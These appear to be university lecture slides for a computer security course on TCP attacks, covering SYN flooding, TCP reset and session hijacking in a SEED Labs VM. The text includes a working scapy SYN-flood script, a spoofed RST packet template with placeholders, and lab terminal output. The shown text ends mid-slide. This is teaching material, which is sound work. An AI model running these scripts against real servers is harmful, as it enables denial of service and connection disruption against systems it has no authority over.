CSCI 476: Computer Security

Network Security: TCP Reset and TCP Hijacking

Reese Pearsall

Spring 2023


Announcement

Project due in about a month from now (April 23rd)


Lab 5 (XSS) Due Sunday 3/26 @ 11:59 PM

Setup


```
docker-compose up -d
```


[SEED Labs] Capturing from enp0s3
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
No. Time              Source          Destination     Protocol Length Info
  1 2022-10-27 12:4.. 10.0.2.4        172.217.14.206  ICMP      98 Echo (ping) request  id=0x001d, seq=38/9728, ttl
  2 2022-10-27 12:4.. 172.217.14.206  10.0.2.4        ICMP      98 Echo (ping) reply    id=0x001d, seq=38/9728, ttl
  3 2022-10-27 12:4.. 10.0.2.4        35.232.111.17   TCP       74 36626 → 80 [SYN] Seq=2660089257 Win=64240 Len=0
  4 2022-10-27 12:4.. 35.232.111.17   10.0.2.4        TCP       60 80 → 36626 [SYN, ACK] Seq=89146 Ack=2660089258 W
  5 2022-10-27 12:4.. 10.0.2.4        35.232.111.17   TCP       54 36626 → 80 [ACK] Seq=2660089258 Ack=89147 Win=64
  6 2022-10-27 12:4.. 10.0.2.4        35.232.111.17   HTTP     141 GET / HTTP/1.1
  7 2022-10-27 12:4.. 35.232.111.17   10.0.2.4        HTTP     202 HTTP/1.1 204 No Content
  8 2022-10-27 12:4.. 35.232.111.17   10.0.2.4        TCP       60 80 → 36626 [FIN, ACK] Seq=89295 Ack=2660089345 W
  9 2022-10-27 12:4.. 10.0.2.4        35.232.111.17   TCP       54 36626 → 80 [ACK] Seq=2660089345 Ack=89295 Win=64
 10 2022-10-27 12:4.. 10.0.2.4        35.232.111.17   TCP       54 36626 → 80 [FIN, ACK] Seq=2660089345 Ack=89296 W
 11 2022-10-27 12:4.. 35.232.111.17   10.0.2.4        TCP       60 80 → 36626 [ACK] Seq=89296 Ack=2660089346 Win=32
 12 2022-10-27 12:4.. 10.0.2.4        172.217.14.206  ICMP      98 Echo (ping) request  id=0x001d, seq=39/9984, ttl
 13 2022-10-27 12:4.. 172.217.14.206  10.0.2.4        ICMP      98 Echo (ping) reply    id=0x001d, seq=39/9984, ttl
 14 2022-10-27 12:4.. 10.0.2.4        172.217.14.206  ICMP      98 Echo (ping) request  id=0x001d, seq=40/10240, tt

Frame 1: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface enp0s3, id 0
Ethernet II, Src: PcsCompu_30:f4:d9 (08:00:27:30:f4:d9), Dst: RealtekU_12:35:00 (52:54:00:12:35:00)
Internet Protocol Version 4, Src: 10.0.2.4, Dst: 172.217.14.206
Internet Control Message Protocol
```




On the attacker machine, we can also see these packets in Wireshark!



```
[10/27/22]seed@VM:~/.../sniff_spoof$ vi sniffer.py
[10/27/22]seed@VM:~/.../sniff_spoof$ sudo python3 sniffer.py
Ether / IP / ICMP 10.0.2.4 > 172.217.14.206 echo-request 0 / Raw
Ether / IP / ICMP 172.217.14.206 > 10.0.2.4 echo-reply 0 / Raw
Ether / IP / ICMP 10.0.2.4 > 172.217.14.206 echo-request 0 / Raw
Ether / IP / ICMP 172.217.14.206 > 10.0.2.4 echo-reply 0 / Raw
Ether / IP / ICMP 10.0.2.4 > 172.217.14.206 echo-request 0 / Raw
Ether / IP / ICMP 172.217.14.206 > 10.0.2.4 echo-reply 0 / Raw
```

```
dock sh 2ebd
```



```
root@2ebd63942881:/# ping google.com
PING google.com (172.217.14.206) 56(84) bytes of data.
64 bytes from sea30s01-in-f14.1e100.net (172.217.14.206): icmp_seq=1 ttl=53 time
=15.8 ms
64 bytes from sea30s01-in-f14.1e100.net (172.217.14.206): icmp_seq=2 ttl=53 time
=15.8 ms
64 bytes from sea30s01-in-f14.1e100.net (172.217.14.206): icmp_seq=3 ttl=53 time
=15.8 ms
64 bytes from sea30s01-in-f14.1e100.net (172.217.14.206): icmp_seq=4 ttl=53 time
=15.9 ms
```


For this lab, we will logged into our attacker machine (our VM) ***and*** logged into a victim machine (a container)

Attacks on TCP


- SYN Flooding
- SYN Reset
- TCP session hijack

me

Please don’t try to do this stuff on real servers outside of the VM



(b) SYN Flooding Attack




🟥 = SYN request to the server

The goal of a **SYN Flooding** attack is to overwhelm/crash a server that accepts TCP connections by flooding the server with SYN requests coming from spoofed, random IP addresses

Victim Server


3 Verify server is receiving packets



```
root@d849e012d6fd:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:39057        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             84.214.105.184:34308    SYN_RECV
tcp        0      0 10.9.0.5:23             178.105.10.39:29935     SYN_RECV
tcp        0      0 10.9.0.5:23             255.8.229.236:41503     SYN_RECV
tcp        0      0 10.9.0.5:23             56.252.62.113:55730     SYN_RECV
tcp        0      0 10.9.0.5:23             69.66.205.21:18690      SYN_RECV
tcp        0      0 10.9.0.5:23             122.154.143.88:41910    SYN_RECV
tcp        0      0 10.9.0.5:23             131.98.218.150:62638    SYN_RECV
tcp        0      0 10.9.0.5:23             14.44.182.254:33765     SYN_RECV
tcp        0      0 10.9.0.5:23             98.170.141.0:49524      SYN_RECV
tcp        0      0 10.9.0.5:23             137.191.232.56:51616    SYN_RECV
tcp        0      0 10.9.0.5:23             70.12.28.153:61150      SYN_RECV
tcp        0      0 10.9.0.5:23             61.188.164.78:26645     SYN_RECV
```


Attacker

2 Run script to send spoofed packets




```
[10/27/22]seed@VM:~/.../tcp_attacks$ sudo python3 synflood.py
```

New terminal



```
[10/27/22]seed@VM:~$ telnet 10.9.0.5
Trying 10.9.0.5...
```

Server is full!




```
[10/27/22]seed@VM:~$ telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
[10/27/22]seed@VM:~$
```

Denied

We've filled this server with spoofed SYN requests

synflood.py




```
#!/bin/env python3

from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits

ip  = IP(dst="10.9.0.7")
tcp = TCP(dport=23, flags='S')
pkt = ip/tcp

while True:
    pkt[IP].src    = str(IPv4Address(getrandbits(32)))
    pkt[TCP].sport = getrandbits(16)
    pkt[TCP].seq   = getrandbits(32)
    send(pkt, verbose = 0)
```

1 Repeatedly send a TCP packet to 10.9.0.7, with a random source IP address


TCP Reset Attack

- **Goal:** Break an established TCP connection by sending a spoofed RESET (RST) packet



Packet


This is different than sending a FIN packet




TCP Reset Attack

In order to do our attack, we first need to find an ongoing TCP communication between two users!

A server reads data in some order (typically by **sequence number**)





(@@@ are placeholder. You will fill them in)

```
#!/usr/bin/env python3
from scapy.all import *

ip  = IP(src="@@@@", dst="@@@@")
tcp = TCP(sport=@@@@, dport=@@@@, flags="R", seq=@@@@)
pkt = ip/tcp
ls(pkt)
send(pkt, verbose=0)
```


In our spoofed packet, we need to make sure we select a sequence number that matches the sequence number the server is expecting!

We also need to select the same ports!

TCP Reset Attack

In order to do our attack, we first need to find an ongoing TCP communication between two users!


A server reads data in some order (typically by sequence number)



Since we can sniff all the packets going from 10.9.0.6 to 10.9.0.5,
We can pull all the information we need from wireshark!

(@@@ are placeholder. You will fill them in)

```
#!/usr/bin/env python3
from scapy.all import *

ip  = IP(src="@@@@", dst="@@@@")
tcp = TCP(sport=@@@@, dport=@@@@, flags="R", seq=@@@@)
pkt = ip/tcp
ls(pkt)
send(pkt, verbose=0)
```



```
▶ Frame 46: 66 bytes on wire (528 bits), 66 bytes captured (528 bits)
▶ Ethernet II, Src: CadmusCo_c5:79:5f (08:00:27:c5:79:5f), Dst: CadmusCo_dc:ae:94 (08:00:27:dc:ae:94)
▶ Internet Protocol Version 4, Src: 10.0.2.18 (10.0.2.18), Dst: 10.0.2.17 (10.0.2.17)
▼ Transmission Control Protocol, Src Port: 44421 (44421), Dst Port: telnet (23), Seq: 319575693, Ack: 2984372748,
    Source port: 44421 (44421)
    Destination port: telnet (23)
    [Stream index: 0]
    Sequence number: 319575693
    Acknowledgement number: 2984372748
    Header length: 32 bytes
```


This figure is just an example of the Wireshark GUI.
The information is not correct for subsequent slides.

TCP Reset Attack

We need the information to generate our spoofed packet:

1. Open up Wireshark, and start generating some TCP traffic between Client 1 container and victim server


Logged into the user 1 container



```
Connection closed by foreign host.
root@a7681354f555:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
2bb056619305 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-gene
ric x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages an
d content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize'
